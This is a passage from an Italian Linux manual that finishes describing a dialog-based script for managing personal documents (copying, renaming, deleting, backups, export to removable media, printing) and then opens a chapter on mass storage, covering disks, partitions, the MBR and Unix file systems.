La modifica si ottiene selezionando la voce *edit* e il comportamento è simile a quanto già descritto a proposito della visualizzazione, con la differenza che viene avviato il programma per modificare i file di

testo. Si presume che l'utente si limiti a salvare, senza modificare il nome, altrimenti questo script potrebbe essere inutile.



Selezionando dal menù la voce '**copy**' è possibile fare una copia di un file esistente, all'interno della stessa directory. In pratica, questa copia potrebbe servire per realizzare un documento a partire dai contenuti di un altro già scritto in precedenza. Viene richiesto di selezionare il file da copiare, quindi viene chiesto il nome da assegnare: se il nome nuovo va in conflitto con un altro file già esistente, la copia viene annullata.

```
.-------copia un documento-------.
| Seleziona il documento da      |
| copiare:                       |
| .----------------------------. |
| |     appunti-1              . | |
| |     appunti-2              . | |
| |     da-fare                . | |
| |     cose-vecchie           . | |
| `----------------------------' |
|--------------------------------|
|     <  OK  >     <Cancel>      |
`--------------------------------'
```

In questo esempio si suppone di avere selezionato il nome *appunti-1*, perciò è lo stesso nome '**appunti-1**' che viene proposto inizialmente per la copia, ma ovviamente deve essere modificato:

```
.-----copia un documento-----.
| Inserisci il nome per la   |
| copia del documento:       |
| .------------------------. |
| |appunti-1               | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Dal menù è possibile selezionare la voce *rename* per essere guidati alla modifica del nome di uno dei file che compongono i documenti. Come già per la copia, viene richiesto di selezionare un nome esistente, quindi viene offerta una mascherina per inserire il nome nuovo. Il nome che si attribuisce non può essere uguale a uno già presente; in caso contrario, l'operazione non viene eseguita.



Per cancellare un file è possibile selezionare la voce *delete*, a cui segue la richiesta di selezionare il nome da eliminare. Prima di procedere alla cancellazione, una copia del file viene conservata nelle directory usate per le versioni precedenti.

```
.-elimina un documento che non serve piu‘-.
| Seleziona il documento da cancellare    |
| .-------------------------------------. |
| |     appunti-1             .         | |
| |     appunti-2             .         | |
| |     da-fare               .         | |
| |     cose-vecchie          .         | |
| ‘-------------------------------------’ |
|-----------------------------------------|
|          <  OK  >      <Cancel>         |
‘-----------------------------------------’

.--elimina un documento che non serve piu‘--.
| Vuoi cancellare il documento "appunti-1"? |
|                                           |
|-------------------------------------------|
|          <  Yes  >      <  No  >         |
‘-------------------------------------------’
```

18.11.2 Copie delle versioni precedenti

«

Lo script prevede che per alcune operazioni delicate venga fatta la copia dei documenti che devono essere modificati, cancellati o sostituiti. Questa copia viene eseguita all'interno di sottodirectory con il nome '`~backup.`***n***`/`', dove la tilde ('**~**') fa parte del nome e il numero finale rappresenta il livello della copia. In pratica, la sottodirectory '`~backup.1/`' contiene le copie più recenti.

Il numero di livelli di copia è definito dalla variable di ambiente ***DATA_BACKUP_LEVELS*** e può essere modificato liberamente: lo script, a ogni avvio, verifica la presenza di queste sottodirectory e in caso siano assenti le crea senza fare domande all'utente.

Lo script non prevede un sistema di recupero dei documenti nelle loro versioni precedenti. Eventualmente, per questo, l'utente deve chiedere aiuto a persona più preparata.

18.11.3 Esportazione e importazione dati

Pur trattandosi di un lavoro molto semplice, si presume che la persona che lo utilizza abbia la necessità di trasferire i propri documenti da e verso un disco rimovibile. Per poter fare questo, è necessario che sia stato previsto nel file '`/etc/fstab`' il modo di accedere a dei dischi esterni anche a un utente comune. In base a questa configurazione è necessario modificare la variabile di ambiente ***IMPORT_EXPORT_MOUNT_POINTS_LIST***.

La variabile di ambiente ***IMPORT_EXPORT_MOUNT_POINTS_LIST*** deve contenere un elenco di coppie di «parole», secondo la forma:

```
directory_innesto   descrizione
```

Per esempio, ammesso che la directory '`/mnt/fd0/`' serva per innestare un dischetto e che la directory '`/mnt/sda1/`' serva per innestare la prima partizione di un'unità USB, si potrebbe inizializzare la variabile nel modo seguente:

```
IMPORT_EXPORT_MOUNT_POINTS_LIST="/mnt/a dischetto /mnt/d penna_USB"
```

Si osservi che non si possono inserire spazi nella descrizione.

Sulla base di questo esempio, il file '`/etc/fstab`' potrebbe contenere le righe seguenti, dove si dà per scontato che il file system sia di tipo Dos-FAT:

```
/dev/fd0  /mnt/a  vfat  defaults,user,noauto,exec,sync,umask=0000  0  0
/dev/sda1 /mnt/d  vfat  defaults,user,noauto,exec,sync,umask=0000  0  0
```

Oltre a questo è necessario che l'utente possa inizializzare i dischetti, pertanto deve avere i privilegi per poterlo fare. Nella variabile di ambiente ***IMPORT_EXPORT_DEVICES_LIST*** si mette l'elenco dei file di dispositivo che l'utente può inizializzare. Anche in questo caso i nomi sono associati a una descrizione. Supponendo che sia concesso di inizializzare solo il dischetto, la variabile può essere inizializzata così:

```
IMPORT_EXPORT_DEVICES_LIST="/dev/fd0 dischetto"
```

Anche per questa situazione, non si possono inserire spazi nella descrizione.

Attraverso le voci del menù è possibile: ottenere l'elenco del contenuto di un'unità di memorizzazione esterna; vedere il contenuto di un file di tale unità; cancellare il contenuto dell'unità esterna o inizializzarla. Inoltre, è possibile copiare file da o verso l'unità esterna.

Per tutte queste funzioni è richiesto di specificare l'unità esterna. In tutti i casi, escluso quello dell'inizializzazione, viene mostrato l'elenco contenuto nella variabile di ambiente ***IMPORT_EXPORT_MOUNT_POINTS_LIST***, mentre per l'inizializzazione vale l'altra variabile (***IMPORT_EXPORT_DEVICES_LIST***).

Viene mostrato il caso dell'esportazione, che si ottiene con la voce *export* del menù. Si comincia dalla selezione dell'unità che deve accogliere la copia:



Si selezionano i documenti da esportare, con l'aiuto della barra spaziatrice:



Alla conferma inizia la copia; se ci sono file con lo stesso nome, lo script verifica se il contenuto è lo stesso, altrimenti chiede conferma per procedere alla sovrascrittura.

L'importazione avviene nello stesso modo, con la differenza che se viene richiesta la sovrascrittura, i documenti precedenti vengono salvati attraverso il sistema di rotazione delle versioni.

18.11.4 Stampa

«

La stampa si ottiene selezionando la voce *print* dal menù principale. A questo segue la richiesta di selezionare un solo documento dall'elenco di quelli esistenti. La stampa avviene con i comandi indicati nelle variabili di ambiente ***PRINTER_FILTER*** e ***PRINTER_COMMAND***.

18.12 Riferimenti

«

- Richard Günther, *Kernel Support for miscellaneous (your favorite) Binary Formats*, '***sorgenti_linux***`/Documentation/binfmt_misc.txt`'
- Brian A. Lantz, Richard Günther, *Java(tm) Binary Kernel Support for Linux*, '***sorgenti_linux***`/Documentation/java.txt`'

[1] **GNU findutils** GNU GPL

[2] **util-linux: getopt** UCB BSD

[3] **Debianutils: tempfile** UCB BSD

[4] **GNU core utilities** GNU GPL

[5] **GNU core utilities** GNU GPL

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **Dialog** GNU GPL

[9] **Whiptail** GNU LGPL

[10] **Xdialog** GNU GPL

[11] **Gdialog (Zenity)** GNU GPL

[12] **Ncurses** software libero con licenza speciale FSF

[13] **Newt** GNU LGPL

[14] **Kaptain** GNU GPL

[15] **GNU core utilities** GNU GPL

[16] **GNU core utilities** GNU GPL

[17] **GNU core utilities** GNU GPL

[18] **GNU core utilities** GNU GPL

[19] **GNU core utilities** GNU GPL

[20] **GNU core utilities** GNU GPL

Capitolo 19

Memoria di massa e file system

19.1 Introduzione alla memoria di massa 1581
19.1.1 Nastro 1581
19.1.2 Disco 1582
19.1.3 Collocazione e accesso ai dati 1592
19.1.4 Partizioni secondo la modalità MS-Windows 1593
19.1.5 Firmware 1596
19.1.6 Modalità di accesso ai settori 1598
19.1.7 Memoria cache 1598
19.1.8 File system Unix 1599
19.2 Preparazione e controllo 1606
19.2.1 Preparazione dei file system 1606
19.2.2 Controllo dei file system 1621
19.2.3 Gestione di file system NTFS 1630
19.2.4 Compatibilità dei nomi tra un file system e l'altro 1631
19.3 Memoria di massa: gestione delle partizioni 1632
19.3.1 Gpart 1632
19.3.2 Parted 1635
19.3.3 Partimage 1645
19.4 Attivazione e utilizzo 1658
19.4.1 Attivazione dei file system 1658
19.4.2 Memoria cache 1683

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

19.5 Memoria virtuale 1684
19.5.1 Creazione di una partizione o di un file di scambio 1685
19.5.2 Inizializzazione 1687
19.5.3 Attivazione e disattivazione della memoria virtuale 1688
19.6 Controllo delle «quote» nei sistemi GNU/Linux 1692
19.6.1 Quota utente e quota di gruppo 1693
19.6.2 Configurazione con il file «/etc/fstab» 1693
19.6.3 Registrazione delle quote e attivazione del controllo 1695
19.6.4 Quote relative a file system condivisi attraverso la rete 1698
19.6.5 Utilizzo di «quotacheck» 1699
19.6.6 Utilizzo di «quotaon» e «quotaoff» 1701
19.6.7 Assegnazione e verifica delle quote 1703
19.6.8 Utilizzo di «setquota» 1706
19.6.9 Utilizzo di «edquota» 1708
19.6.10 Utilizzo di «repquota» 1709
19.6.11 Utilizzo di «quota» 1710
19.7 Dischi ottici: file system 1712
19.7.1 Caratteristiche di massima di un CD 1713
19.7.2 Caratteristiche di massima di un DVD 1715
19.7.3 Caratteristiche di massima di un BD 1715
19.7.4 Creazione dell'immagine di un disco ottico 1716

19.8 Registrare su dischi ottici con GNU/Linux 1732
19.8.1 Problemi legati alla scrittura di dischi ottici 1733
19.8.2 Wodim 1733
19.8.3 Growisofs e DVD+rw-format 1737
19.8.4 Dischi ottici con file system inusuali 1742
19.9 File system compressi 1742
19.9.1 Cloop 1743
19.9.2 Squashfs 1746
19.9.3 Cramfs 1748
19.9.4 Zisofs 1748
19.10 Gestione della memoria di massa in modo ridondante 1752
19.10.1 RAID 1753
19.10.2 RAID hardware e software 1755
19.10.3 RAID-1 via software con i sistemi GNU/Linux . 1755
19.11 FUSE: «file system in user space» 1768
19.11.1 Attivazione di FUSE 1768
19.11.2 Limiti di accesso 1770
19.11.3 Innesto e distacco 1772
19.11.4 SSHfs 1773
19.11.5 CurlFtpFS 1776
19.11.6 NTFSprogs e NTFS-3g 1779
19.11.7 EncFS 1784

19.12 Gerarchia del file system 1790
19.12.1 Directory «/»: la radice 1791
19.12.2 Directory «/bin/» e «/sbin/»: binari essenziali . 1792
19.12.3 Directory «/boot/»: file statici per l'avvio del sistema 1793
19.12.4 Directory «/dev/»: file di dispositivo 1793
19.12.5 Directory «/etc/»: configurazione particolare del sistema 1794
19.12.6 Directory «/home/»: directory personali degli utenti 1795
19.12.7 Directory «/lib/»: librerie condivise essenziali e moduli del kernel 1795
19.12.8 Directory «/mnt/»: punto di innesto per l'inserzione temporanea di altri file system 1795
19.12.9 Directory «/opt/»: applicativi aggiunti 1795
19.12.10 Directory «/proc/» e «/sys/»: informazioni vitali sul kernel e sui processi 1796
19.12.11 Directory «/root/»: directory personale dell'utente root 1796
19.12.12 Directory «/tmp/»: file temporanei 1797
19.12.13 Directory «/usr/»: gerarchia secondaria (dati statici e condivisibili) 1798
19.12.14 Directory «/usr/bin/» e «/usr/sbin/»: binari non essenziali 1798
19.12.15 Directory «/usr/games/»: giochi e programmi didattici 1799

19.12.16 Directory «/usr/include/»: file di intestazione . 1800
19.12.17 Directory «/usr/lib/»: librerie per la programmazione e per gli applicativi 1800
19.12.18 Directory «/usr/local/»: programmi locali 1800
19.12.19 Directory «/usr/share/»: dati indipendenti dall'architettura 1801
19.12.20 Directory «/usr/share/man/»: pagine di manuale 1803
19.12.21 Directory «/usr/share/misc/»: file di dati vari . . 1803
19.12.22 Directory «/usr/src/»: sorgenti 1803
19.12.23 Directory «/var/»: dati variabili 1804
19.12.24 Directory «/var/cache/»: directory per la memorizzazione transitoria 1804
19.12.25 Directory «/var/lock/»: file per il controllo dell'accesso alle risorse 1805
19.12.26 Directory «/var/log/»: file delle registrazioni . . 1805
19.12.27 Directory «/var/mail/»: caselle postali degli utenti 1805
19.12.28 Director «/var/opt/»: dati variabili per gli applicativi aggiuntivi 1806
19.12.29 Directory «/var/run/»: dati variabili di esecuzione 1806
19.12.30 Directory «/var/spool/»: code di dati 1807
19.12.31 Directory «/var/tmp/»: file temporanei preservati all'avvio del sistema 1807
19.13 Approfondimenti 1807

19.13.1 Inizializzazione a basso livello dei dischetti 1807
19.13.2 Dischi senza partizioni 1810
19.13.3 File-immagine 1811
19.13.4 Unità di memorizzazione senza file system 1816
19.13.5 Controllo dell'unità per dischi ottici 1817
19.13.6 Estrazione della prima traccia dati 1820
19.14 Riferimenti 1822

.netrc 1776 /etc/mtab 1675 /lost+found/ 1630 badblocks 1607 cfdisk 1611 create_compressed_fs 1743 df 1676 di 1677 disktype 1622 doschk 1631 dosfsck 1628 du 1680 dumpe2fs 1624 dvd+rw-format 1737 e2fsck 1625 edquota 1708 encfs 1784 encfsctl 1788 extract_compressed_fs 1743 fdformat 1807 fdisk 1608 fsck 1629 fsck.ext2 1625 fsck.ext3 1625 fsck.ext4 1625 fsck.msdos 1628 fstab 1672 1693 1772 fuse.conf 1770 fusermount 1768 genisoimage 1719 gpart 1632 growisofs 1737 isolinux 1729 isosize 1820 kpartx 1813 MAKEDEV 1793 mdadm 1757 mkcramfs 1748 mkdosfs 1619 mke2fs 1616 mkfs 1621 mkfs.ext2 1616 mkfs.ext3 1616 mkfs.ext4 1616 mkfs.msdos 1619 mkisofs 1719 mksquashfs 1746 mkswap 1687 mkzftree 1748 mount 1666 ntfsmount 1780 ntfs-3g 1780 parted 1635 partimage 1645 quota 1710 quotacheck 1699 quotaoff 1701 quotaon 1701 repquota 1709 setcd 1817 setquota 1706 sfdisk 1612 stat 1682 superformat 1808 *swap* 1684 swapoff 1689 swapon 1689 sync 1683 umount 1670 wodim 1733

19.1 Introduzione alla memoria di massa

Con il termine ***memoria di massa*** ci si riferisce alla parte di memoria non volatile di un elaboratore, che consente l'immagazzinamento di grandi quantità di dati. Il tipo di supporto più utilizzato è quello a disco, il quale permette un accesso rapido ai dati, mentre in passato sono stati molto importanti anche i nastri magnetici, graditi a suo tempo per la loro economicità in rapporto alla quantità di dati memorizzabili. Tuttavia, il futuro delle memorie di massa sembra essere rappresentato dalle memorie solide, ovvero da sistemi di memorizzazione elettronica allo stato solido (senza componenti meccanici).

19.1.1 Nastro

Il sistema di memorizzazione a nastro è stato il primo (a parte le schede perforate) a essere utilizzato con gli elaboratori. In tempi più recenti, dal nastro in bobine si è passati piuttosto a cartucce a nastro magnetico di vario tipo.

La memorizzazione a nastro permette la registrazione di dati in modo sequenziale. Questo significa che la modifica dei dati può avvenire solo aggiungendo queste modifiche alla fine, senza poter intervenire nella parte già memorizzata. Nello stesso modo, l'accesso a un'informazione richiede lo scorrimento del nastro fino al punto in cui questa si trova.

Solitamente, la memorizzazione di dati all'interno di un nastro avviene in forma di archivio, cioè di un file unico contenente tutti i file che si vogliono archiviare. In questo modo, è il programma di archi-

viazione ed estrazione a prendersi cura del confezionamento dei dati da archiviare e del loro recupero quando necessario.

Figura 19.1. Unità a nastro IBM. Questa foto proviene dalla raccolta di Peter Roosen-Runge, visibile alla pagina *York computing: scenes from a distant past*, http://www.cse.yorku.ca/~peter/deptphotos/photos.html , ripubblicata qui con il suo permesso.



19.1.2 Disco

Il supporto di memorizzazione a disco, ha il vantaggio di consentire l'accesso diretto ai dati senza la necessità di scorrerli sequenzialmente. Le tecniche di memorizzazione possono essere differenti: magnetica, magneto-ottica e ottica. Nel primo caso, il più comune, i dati vengono memorizzati su uno strato ferromagnetico; nel se-

condo, si sfrutta sempre un sistema di memorizzazione magnetica, ma su un materiale che deve essere scaldato con un fascio laser per consentire la memorizzazione; l'ultimo utilizza una memorizzazione puramente ottica, attraverso un laser.

La memorizzazione magnetica è la più comune, offre il vantaggio di una maggiore velocità di lettura e scrittura dei dati, ma è anche la meno sicura per quanto riguarda la durata di mantenimento di questi.

Bisogna ricordare che esiste una grande quantità di fonti magnetiche, cominciando dal campo terrestre, a cui si aggiungono tutti quelli generati dall'attività umana. Tanto per fare un esempio, un telefono mobile acceso, appoggiato vicino a un dischetto magnetico, può provocare la sua cancellazione.

I dischi magneto-ottici sono funzionalmente analoghi a quelli magnetici, con la differenza che, dovendo scaldare le tracce da memorizzare con un laser, quando questo calore non è disponibile non sono tanto sensibili ai campi magnetici estranei.

I dischi ottici utilizzano una memorizzazione attraverso un fascio laser. Il tipo più comune di disco ottico può essere usato una volta sola per memorizzare i dati, consentendo naturalmente una quantità indefinita di letture successive, ma a questo si affianca il disco riscrivibile, il quale può essere riutilizzato.

19.1.2.1 Dischi fissi e rimovibili

Esistono principalmente due tipi di dischi: quelli che sono fissati stabilmente all'apparecchiatura che permette di effettuare delle registrazioni e di leggerne il contenuto, distinguendoli da quelli che pos-

sono essere asportati e quindi sostituiti. Tuttavia va considerato che i dischi «fissi» possono essere inseriti in unità esterne che possono essere spostate da un elaboratore all'altro.

Figura 19.2. Disco fisso e disco rimovibile.



Il disco fisso ha normalmente una capacità molto superiore a un disco rimovibile, permettendo di effettuare le operazioni di registrazione e rilettura dei dati molto più velocemente. Il disco rimovibile ha il vantaggio di poter essere tolto e sostituito con altri, senza portare con sé tutta la meccanica e l'elettronica necessaria alla sua gestione.

Figura 19.3. Disco fisso esterno USB.



19.1.2.2 Dischi magnetici

Il disco magnetico è costituito essenzialmente da uno o più piatti di materiale metallico (alluminio o un'altra lega trasparente ai campi magnetici), plastico, o vetroso, ricoperti su entrambe le facce da un deposito di ossidi ferromagnetici (la stessa sostanza che ricopre il nastro magnetico delle cassette audio). Questi piatti vengono fatti ruotare a velocità angolare costante.

Figura 19.4. Visione dall'alto di un piatto sul quale scorre una testina per la lettura e scrittura dei dati. Le tracce magnetiche, concentriche, non sono visibili, ma vengono individuate dalla testina magnetica.



L'operazione di registrazione e rilettura dei dati viene effettuata da testine, una per ogni faccia dei piatti, le quali registrano e rileggono lungo tracce concentriche del disco. Le tracce magnetiche vengono definite dalle testine stesse, durante una fase detta di inizializzazione (o formattazione) a basso livello. Le tracce sono suddivise a loro volta in settori di uguale dimensione contenenti un codice di identificazione.

Figura 19.5. Le tracce concentriche dei dischi magnetici sono suddivise in settori di uguale dimensione.



I settori sono in pratica dei contenitori di dati. L'esistenza di questi settori e del loro sistema di identificazione permette l'accesso diretto ai dati, fino all'unità minima gestibile, costituita appunto dal settore. Nello stesso modo, non è possibile registrare dati se prima non sono state definite le tracce e i settori.

In passato sono esistiti dischi magnetici nei quali la suddivisione delle tracce in settori veniva identificata attraverso riferimenti estranei alle tracce stesse, per esempio attraverso dei fori in qualche punto del piatto. Questo vecchio tipo di dischi veniva detto *hard sectored* (suddiviso fisicamente in settori), mentre la modalità attuale, cioè quella che si ottiene con l'inserzione di codici di riconoscimento all'inizio dei settori, si dice *soft sectored* (suddiviso logicamente in settori). In ogni caso, è sempre presente un riferimento fisico per definire un punto di inizio nella rotazione.

Quando un'unità di memorizzazione è composta da più dischi, questi sono calettati sullo stesso albero (l'asse di rotazione centrale). In questo modo, la registrazione e la lettura avvengono attraverso un pettine di testine collegate assieme.

Le testine non possono appoggiare sul piatto, altrimenti si genererebbe un attrito e conseguentemente un riscaldamento disastroso. La presenza dell'aria o di un altro gas, fa sì che con la rotazione le testine si appoggino su un cuscino d'aria sottilissimo. A volte può succedere che un corpo estraneo si inserisca tra una testina e il piatto.

Quando ciò succede, nella maggior parte dei casi, si arriva all'atterraggio della testina e alla conseguente distruzione del piatto e della testina stessa.

Figura 19.6. Foto di due dischi fissi aperti. Rispetto al disegno che appare nella figura 19.4, la rotazione di questi dischi avviene in senso antiorario. Inoltre, a sinistra si vede che la posizione di riposo delle testine è nella traccia più interna, mentre a destra queste vengono estratte completamente, per maggiore sicurezza.



19.1.2.3 Geometria

Come già accennato, il settore è l'unità di memorizzazione minima a cui si possa accedere in un disco, di qualunque tipo esso sia. Nel caso di dischi organizzati a tracce concentriche, sono state utilizzate storicamente coordinate composte da cilindro, testina e settore.

Figura 19.7. Schema di un disco fisso visto lateralmente.



Il cilindro rappresenta un gruppo di tracce, tutte alla stessa distanza dall'asse di rotazione centrale; la testina identifica la traccia specifica facendo riferimento alla faccia di un piatto particolare da prendere in considerazione; il settore è il segmento di traccia a cui si vuole accedere.

Per definire le caratteristiche di un disco del genere si parla di geometria, espressa attraverso l'indicazione del numero di cilindri, di testine e di settori a disposizione. La dimensione di un disco, espressa in settori, si esprime quindi come il prodotto di questi tre valori.

Infine è importante considerare anche la dimensione del settore, ovvero la quantità di byte che questo può contenere. La dimensione normale è di 512 byte, ma esistono anche dischi con settori di dimensione multipla.

Attualmente, dal momento che il sistema di controllo elettronico di una unità a disco è molto più sofisticato di un tempo, la geometria è un concetto che serve solo a rispettare la tradizione. In generale, sarebbe possibile l'accesso ai settori semplicemente indicandone

il numero di sequenza, lasciando al sistema di controllo interno al disco di sapere dove si trova effettivamente, in base alla geometria reale. Tuttavia, per ragioni di compatibilità, si continua a immaginare una **geometria virtuale**, in quanto non corrispondente a quella reale.

19.1.2.4 Dischi magneto-ottici

Di norma, i dischi magneto-ottici (MO) sono dischi rimovibili in cui i dati sono registrati in forma magnetica, ma l'operazione di registrazione avviene previo riscaldamento da parte di un fascio laser. Si tratta storicamente di unità di memorizzazione di grande capacità, ma ad accesso piuttosto lento e attualmente superate sotto tutti gli aspetti.

Figura 19.8. Disco magneto-ottico rimovibile.



Il disco magneto-ottico ha una geometria analoga a quella dei dischi magnetici, anche se si tratta solo di un piatto, per cui, anche in questo

caso si parla di cilindri, testine e settori.

19.1.2.5 Dischi ottici

«

Mentre i dischi magneto-ottici si comportano in maniera analoga a quelli magnetici, i dischi ottici richiedono una registrazione sequenziale (come i nastri), consentendo eventualmente un'aggiunta in coda. Tuttavia, la rilettura non comporta limitazioni di accesso. Per questo, i dischi ottici sono registrati utilizzando un'unica traccia a spirale, un po' come si faceva con i vecchi dischi musicali di vinile.

Figura 19.9. Disco ottico registrato: si può notare il bordo interno da dove parte l'incisione e il limite esterno dove questa ha termine.



19.1.2.6 Memorie solide

Le memorie solide sono degli integrati che consentono la memorizzazione di discrete quantità di dati, in modo simile a quello delle memorie di massa tradizionali. Attualmente, il limite tecnico di tali sistemi di memorizzazione sta nel numero massimo di cicli di scrittura.

L'uso più comune delle memorie solide avviene attraverso le porte USB, gestendole come se fossero dei dischi esterni.

Figura 19.10. Esempio di memoria solida, per l'uso in apparecchi come le macchine fotografiche.



Figura 19.11. Lettore di vari modelli di memorie solide esterne.



Figura 19.12. Memoria solida esterna in forma di «penna» USB.



19.1.3 Collocazione e accesso ai dati

«

Quando si utilizza un nastro magnetico, la memorizzazione dei dati può avvenire solo in modo sequenziale, per cui, di solito si registra un file unico contenente tutto ciò che si vuole archiviare.

Nel caso delle unità ad accesso diretto (a disco e a memoria solida), i dati possono essere suddivisi in settori e sparpagliati nell'unità di memorizzazione come si vuole, possibilmente con un qualche criterio. Questo criterio è il file system, cioè qualcosa che definisce un'organizzazione dei dati nell'unità e il modo per potervi accedere.

Un'unità di memorizzazione priva di file system è solo una sequenza di settori. In questo senso, a volte si utilizzano le unità di memorizzazione ad accesso diretto come se fossero nastri, registrando e rileggendo i dati nella stessa sequenza naturale dei settori.

Il caso del disco ottico è speciale, nel senso che la registrazione avviene come se si trattasse di un nastro, ma quanto registrato può contenere un file system (solitamente si tratta di quello definito dallo standard ISO 9660, oppure ISO 13346) e la rilettura dei dati può avvenire ad accesso diretto, come nel caso dei dischi normali.

I dischi ottici (CD, DVD, BR) da utilizzare con i sistemi Unix contengono normalmente un file system ISO 9660 con estensioni Rock Ridge (oppure un file system UDF, ISO 13346). Quando il disco viene letto da un sistema che non è in grado di riconoscere le estensioni Unix, riesce ugualmente ad accedervi, però tutto si manifesta semplicemente come nello standard ISO normale.

19.1.4 Partizioni secondo la modalità MS-Windows

Le unità di memorizzazione di massa ad accesso diretto, come i dischi e le memorie solide, purché di dimensioni adeguate, possono essere suddivisi in partizioni. Questa suddivisione permette, per esempio, di fare convivere diversi sistemi operativi nella stessa unità.

Teoricamente, un'unità di memorizzazione di qualunque genere può essere suddivisa in partizioni, oppure anche no. In particolare, in presenza di dischi rimovibili di dimensioni superiori a qualche mebibyte (simbolo Mibyte), non suddivisi in partizioni, si parla a volte di *superfloppy*.

Il sistema della suddivisione in partizioni dipende dallo «schema di partizionamento». Quello più comune è rappresentata dal tipo utilizzato originariamente negli elaboratori IBM-PC, dagli anni 1980 in poi. Questo schema di partizionamento è utilizzato generalmente nei sistemi MS-Windows ed è quello predefinito dei sistemi GNU/Linux.

19.1.4.1 MBR

Nel sistema di partizionamento secondo il modello utilizzato da MS-Windows, le informazioni principali sulla suddivisione in partizioni sono registrate nella parte finale del primo settore dell'unità di memorizzazione, togliendo un po' di spazio alle istruzioni di avvio. Per questo motivo, trattandosi di un settore di avvio con in più le informazioni sulle partizioni principali (primarie), questo si chiama MBR, o *Master boot record*.

Solitamente, il settore di avvio contiene il codice necessario a passare al primo settore di una partizione il compito di avviare effettivamente il sistema operativo: la partizione avviabile.

Lo spazio riservato nell'MBR per annotare i dati delle partizioni è limitato e consente la suddivisione in un massimo di quattro partizioni principali.

19.1.4.2 Partizioni primarie ed estese

La possibilità di suddividere lo spazio di un'unità di memorizzazione in sole quattro partizioni può essere troppo limitante. Per risolvere questo problema si distinguono partizioni di due tipi: primarie ed estese. La partizione primaria è quella normale, a essa si attribuisce un codice per riconoscere il tipo di file system che contiene o che dovrebbe contenere. La partizione estesa viene definita con il codice 05_{16} ed è il contenitore di altre partizioni più piccole, dette partizioni logiche.

Si osservi che può essere definita una sola partizione estesa e che questa può essere suddivisa anche in più di quattro partizioni «logiche», ovvero sotto-partizioni.

GNU/Linux utilizza nomi particolari per i file di dispositivo che servono a identificare l'intera unità o una singola partizione. In pratica, quando si fa riferimento a una partizione, si aggiunge un numero al nome del file di dispositivo riferito all'unità intera. In particolare, i numeri da uno a quattro rappresentano le prime quattro partizioni (primarie o estese), mentre i numeri successivi vengono utilizzati per identificare le partizioni logiche eventuali.

La numerazione delle partizioni segue solo l'ordine di inserimento e non la collocazione effettiva nello spazio dell'unità di memorizzazione. Per esempio, se si hanno tre partizioni primarie e si rimuove la seconda per scomporla in due parti, si ottiene una seconda partizione più piccola e una quarta partizione, collocata tra la seconda e la terza.

Figura 19.13. Suddivisione in partizioni secondo il sistema tradizionale del Dos.



19.1.5 Firmware

«

Le unità di memorizzazione di massa, non sono solo contenitori di dati: nei sistemi operativi comuni sono coinvolte nel processo di caricamento del sistema stesso. Perché ciò possa avvenire, deve essere avviato un programma iniziale che provvede a sua volta ad avviare il sistema operativo. Questo programma è suddiviso in due parti: il firmware (o BIOS negli elaboratori x86) e il settore di avvio. In pratica, il firmware avvia il settore di avvio, il quale a sua volta avvia un altro settore di avvio oppure, un programma di avvio o direttamente il kernel del sistema operativo.

Figura 19.14. Dal firmware al settore di avvio.



Il codice contenuto in un settore di avvio può avvalersi solo di funzionalità offerte dal firmware stesso e quindi dipende da queste la possibilità di raggiungere e avviare il kernel. Nel firmware degli elaboratori x86 esiste una limitazione: le sue funzioni non permettono di accedere a zone di un'unità di memorizzazione oltre il 1 024-esimo cilindro. Ciò significa che un kernel collocato oltre questo punto può essere eseguito solo con l'intermediazione di un sistema di avvio abbastanza complesso, tale da poter fare a men o delle funzioni del BIOS. Tuttavia, per attenuare questo problema, il BIOS trasforma in maniera fittizia la geometria dei dischi in modo da mostrare meno cilindri del reale, aumentando gli altri valori (testine o settori per traccia), oppure se la inventa del tutto. In ogni caso, se il

sistema operativo è limitato o se non ci si può avvalere di un sistema di avvio abbastanza evoluto, occorre trovare il modo di fare risiedere il kernel in una posizione che sia sicuramente accessibile. Eventualmente, la tecnica più semplice è quella di predisporre una piccola partizione solo per questo nella zona protetta, al di sotto del cilindro 1023.

19.1.6 Modalità di accesso ai settori

«

I settori di un'unità di memorizzazione possono essere raggiunti in due modi: in base alle coordinate virtuali definite da cilindro, testina e settore, oppure in base al numero del settore dell'unità, in senso assoluto. Queste modalità hanno due sigle standard, che sono rispettivamente: CHS (*Cylinder, head, sector*) e LBA (*Linear block address*). Naturalmente, la modalità di accesso più «comoda» è LBA, ammesso che possa essere utilizzata.

La distinzione tra un accesso di tipo CHS o LBA riguarda principalmente i dischi ATA, evolutisi in un arco di tempo piuttosto lungo. La possibilità di accedere in modalità LBA permette di eliminare il problema delle dimensioni massime che, per motivi storici, rimangono nei valori delle coordinate di tipo CHS.

19.1.7 Memoria cache

«

L'accesso ai dati delle unità di memorizzazione di massa è un'operazione relativamente lenta e spesso si ripetono accessi successivi a zone contigue, oltre che alle stesse zone con variazioni successive dei dati.

Per ridurre gli accessi ripetuti alle unità di memorizzazione, i sistemi operativi utilizzano generalmente una ***memoria cache***,[1] riservan-

do parte della memoria RAM, con la quale le operazioni di lettura e scrittura vengono filtrate in modo da evitare richieste ridondanti nel breve periodo. In questo modo, un settore appena letto, se viene richiesto nuovamente dallo stesso programma o anche da un altro, risulta subito disponibile senza disturbare l'unità di memorizzazione. Nello stesso modo funziona l'operazione di scrittura che viene rinviata a un momento successivo in modo da avere accumulato un blocco di dati più grande.

La memoria cache viene scaricata periodicamente, a intervalli regolari. Tuttavia, a causa di questo meccanismo, uno spegnimento accidentale dell'elaboratore può comportare una perdita parziale dei dati, se le operazioni di scrittura accodate nella memoria cache non sono state trasferite in tempo nell'unità di memorizzazione.

Oltre all'azione dei sistemi operativi, si aggiunge spesso una memoria cache nell'hardware della stessa unità di memorizzazione. Questa non può essere controllata tanto facilmente se non attendendo qualche secondo prima di spegnere l'elaboratore dopo aver completato la procedura di arresto del sistema, in base al tipo di sistema operativo utilizzato.

19.1.8 File system Unix

I file system dei vari sistemi Unix condividono lo stesso tipo di impostazione e di conseguenza si utilizza una terminologia comune per descriverne le varie parti.

Semplificando molto le cose, si può immaginare che il file system Unix sia composto da due strutture che si sovrappongono: ***inode*** e directory.

- A capo di tutto c'è il ***super blocco*** che contiene informazioni generali sul file system.
- Un inode è un elemento contenente tutte le informazioni riferite a un file di qualunque tipo (comprese le directory), escluso il nome. In particolare, l'inode contiene i riferimenti necessari a raggiungere i blocchi di dati del file. Gli inode sono raggiungibili tramite il loro numero (numero di inode).
